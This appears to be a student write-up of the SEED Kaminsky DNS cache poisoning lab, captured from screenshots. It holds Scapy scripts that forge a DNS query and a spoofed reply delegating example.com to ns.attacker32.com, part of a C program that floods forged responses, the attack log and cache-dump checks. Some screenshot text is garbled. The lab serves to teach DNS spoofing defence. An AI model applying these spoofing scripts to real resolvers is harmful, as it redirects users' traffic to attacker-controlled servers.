Internet Security Kaminsky Attack Lab

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Testing the DNS Setup

Get the IP address of ns.attacker32.com:

```
seed@VM: ~/.../volumes
               seed@VM: ~/... >
                            seed@VM: ~/... ×
                                        seed@VM: ~/... ×
 seed@VM: ~/...
[04/08/22]seed@VM:~/.../volumes$ docksh user-10.9.0.5
root@a2ed382eaa9d:/# dig ns.attacker32.com
; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 42349
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: ala4738e20e2b64f010000006250bd7245106af5a91739e7 (good)
;; QUESTION SECTION:
;ns.attacker32.com.
                                 IN
;; ANSWER SECTION:
ns.attacker32.com.
                         259200 IN
                                                  10.9.0.153
;; Query time: 80 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Apr 08 22:55:46 UTC 2022
;; MSG SIZE rcvd: 90
root@a2ed382eaa9d:/#
```

Get the IP address of www.example.com

dig www.example.com

```
seed@VM: ~/.../volumes
                                       seed@VM: ~/... ×
root@a2ed382eaa9d:/# dig www.example.com
; <>>> DiG 9.16.1-Ubuntu <>>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 42364
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: le1f5146ada0bff5010000006250bdc631ca9c92b518729e (good)
;; QUESTION SECTION:
;www.example.com.
;; ANSWER SECTION:
                                                 93.184.216.34
www.example.com.
                        86400
                                 ΙN
;; Query time: 56 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Apr 08 22:57:10 UTC 2022
;; MSG SIZE rcvd: 88
root@a2ed382eaa9d:/#
```

dig @ns.attacker32.com www.example.com

```
seed@VM: ~/.../volumes
                           seed@VM: ~/... × seed@VM: ~/... ×
root@a2ed382eaa9d:/# dig @ns.attacker32.com www.example.com
; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56964
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; C00KIE: a6a85c6318e3c7e5010000006250bde739134cf7188850ac (good)
;; QUESTION SECTION:
;www.example.com.
                                 IN
;; ANSWER SECTION:
www.example.com.
                        259200 IN
                                                 1.2.3.5
;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Fri Apr 08 22:57:43 UTC 2022
;; MSG SIZE rcvd: 88
root@a2ed382eaa9d:/#
```


The Attack Tasks

Task 2: Construct DNS request

Code:

```
generate_dns_query.py
                                                                                                             Save ≡ _ □ 😢
                        generate_dns_query.py
                                                                                         generate_dns_reply.py
1#!/usr/bin/python3
2 from scapy.all import *
6 Qdsec = DNSQR(qname='abcde.example.com')
7 dns = DNS(id=0xAAAA, qr=0, qdcount=1, qd=Qdsec)
9 ip = IP(src='1.2.3.5|',dst='10.9.0.53')
10 udp = UDP(sport=12345, dport=53,chksum=0)
12 request = ip/udp/dns
14 with open('ip_req.bin', 'wb') as f:
15 f.write(bytes(request))
16 request.show()
                                                                                                               Ln 9, Col 22 ▼ INS
                                                                                        Python 3 ▼ Tab Width: 8 ▼
```

We send out the DNS queries demonstrated using wireshark as follows:




Task 3: Spoof DNS Replies.

Code:

```
generate_dns_reply.py
                                  generate_dns_query.py
                                                                                                                          generate_dns_reply.py
 1#!/usr/bin/python3
 2 from scapy.all import *
 4 Name = 'abcde.example.com'
 5 Domain = 'example.com
 8 Qdsec = DNSQR(qname=Name)
10 Anssec = DNSRR(rrname=Name, type='A',
11 rdata='1.2.3.5', ttl=259200)
13 NSsec = DNSRR(rrname=Domain, type='NS',
14 rdata='ns.attacker32.com', ttl=259200)
15
16
17 dns = DNS(id=0xAAAA, aa=1,ra=0, rd=1, cd=0, qr=1,
                     qdcount=1, ancount=1, nscount=1, arcount=0,
                      qd=Qdsec, an=Anssec, ns=NSsec)
21 ip = IP(src='199.43.135.53', dst='10.9.0.53', chksum=0)
22 udp = UDP(sport=53, dport=33333, chksum=0)
23 Reply = ip/udp/dns
24 with open('ip_resp.bin', 'wb') as f:
25 f.write(bytes(Reply))
     Reply.show()
                                                                                                                                                       Ln 15, Col 1 ▼ INS
                                                                                                                        Pvthon 3 ▼ Tab Width: 8 ▼
```

We demonstrate this task using wireshark as follows:



Task 4: Launch the Kaminsky Attack

Code for attack.c:

```
attack.c
 86 /* Use for generating and sending fake DNS request.
 88 void send_dns_request(unsigned char* pkt, int pktsize, char* name)
 89 {
 90
    memcpy(pkt+41, name, 5);
 91
     send_raw_packet(pkt, pktsize);
 92
 93 }
 94
 95
 96 /* Use for generating and sending forged DNS response.
98 void send_dns_response(unsigned char* pkt, int pktsize,
99 unsigned char* src, char* name,
100
                            unsigned short id)
101 {
102
int ip = (int)inet_addr(src);
104
     memcpy(pkt+12, (void*)&ip, 4);
105
106
     memcpy(pkt+41, name, 5);
107
108 memcpy(pkt+64, name, 5);
109
110
     unsigned short transid = htons(id);
111
     memcpy(pkt+28, (void*)&transid, 2);
112
     send_raw_packet(pkt, pktsize);
113 }
114
116 /* Send the raw packet out
         buffer: to contain the entire IP packet, with everything filled out.
117 *
118 *
         pkt_size: the size of the buffer.
119 * */
```

We launch the attack as follows:

```
root@VM:/volumes# ./attack
name: hcoeo, id:0
name: jrvqq, id:500
name: vemlg, id:1000
name: gwaox, id:1500
name: egoda, id:2000
name: ejtcu, id:2500
name: nlzbq, id:3000
name: nlkb, id:3500
name: nlhkb, id:3500
name: zghlt, id:4000
name: osrqg, id:4500
name: pvofy, id:5000
name: pvofy, id:5000
name: jvqsf, id:6500
name: jvqsf, id:6500
name: frubf, id:7000
name: fpcvu, id:8000
name: dkvnx, id:8500
name: byyub, id:9000
name: byyub, id:9000
name: byyub, id:9000
name: byyub, id:9500
```

To check whether the attack is successful or not, we need to check the dump.db file to see whether our spoofed DNS response has been successfully accepted by the DNS server. This is done as follows:

```
root@60a9f6ba0lef:/# rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
ns.attacker32.com. 862483 A 10.9.0.153
example.com. 776167 NS ns.attacker32.com.
root@60a9f6ba0lef:/#
```

Hence our attack is successful.

Task 5: Result Verification We check it as follows:

dig www.example.com

```
seed@VM: ~/.../volumes
                                  seed@VM: ~/.../v... ×
25a1c154e5e8 seed-attacker
[04/10/22]seed@VM:~/.../volumes$ docksh a2
root@a2ed382eaa9d:/# dig www.example.com
; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 52130
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: d10a081286f5b6a101000000625373358e9c1686394719f1 (good)
;; QUESTION SECTION:
;www.example.com.
;; ANSWER SECTION:
www.example.com.
                         259200 IN
                                                1.2.3.5
;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Apr 11 00:15:49 UTC 2022
;; MSG SIZE rcvd: 88
```

dig @ns.attacker32.com www.example.com

```
seed@VM: ~/.../volumes
                                  seed@VM: ~/.../v... × seed@VM: ~/.../v...
root@a2ed382eaa9d:/# dig @ns.attacker32.com www.example.com
; <>>> DiG 9.16.1-Ubuntu <>>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 53224
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: bedf27a26be10066010000006253734489add3041accd820 (good)
;; QUESTION SECTION:
;www.example.com.
                                 IN
;; ANSWER SECTION:
                                                 1.2.3.5
www.example.com.
                         259200 IN
;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Mon Apr 11 00:16:04 UTC 2022
;; MSG SIZE rcvd: 88
root@a2ed382eaa9d:/#
```

Hence, our attack has been successfully verified.

Now we flush the local DNS server's cache and run the command again to see that the result has been flushed out:

```
seed@VM: ~/.../volumes
                                  seed@VM: ~/.../v... × seed@VM: ~/.../v...
 seed@VM: ~/.../L... × seed@VM: ~/.../v...
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Apr 11 00:17:44 UTC 2022
;; MSG SIZE rcvd: 72
root@a2ed382eaa9d:/# dig www.example.com
; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: SERVFAIL, id: 13977
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 8547f0b0a7eb2a2601000000625373b49fe817c4c25ec561 (good)
;; QUESTION SECTION:
                                 IN
;www.example.com.
                                          Α
;; Query time: 4996 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Apr 11 00:17:56 UTC 2022
;; MSG SIZE rcvd: 72
root@a2ed382eaa9d:/#
```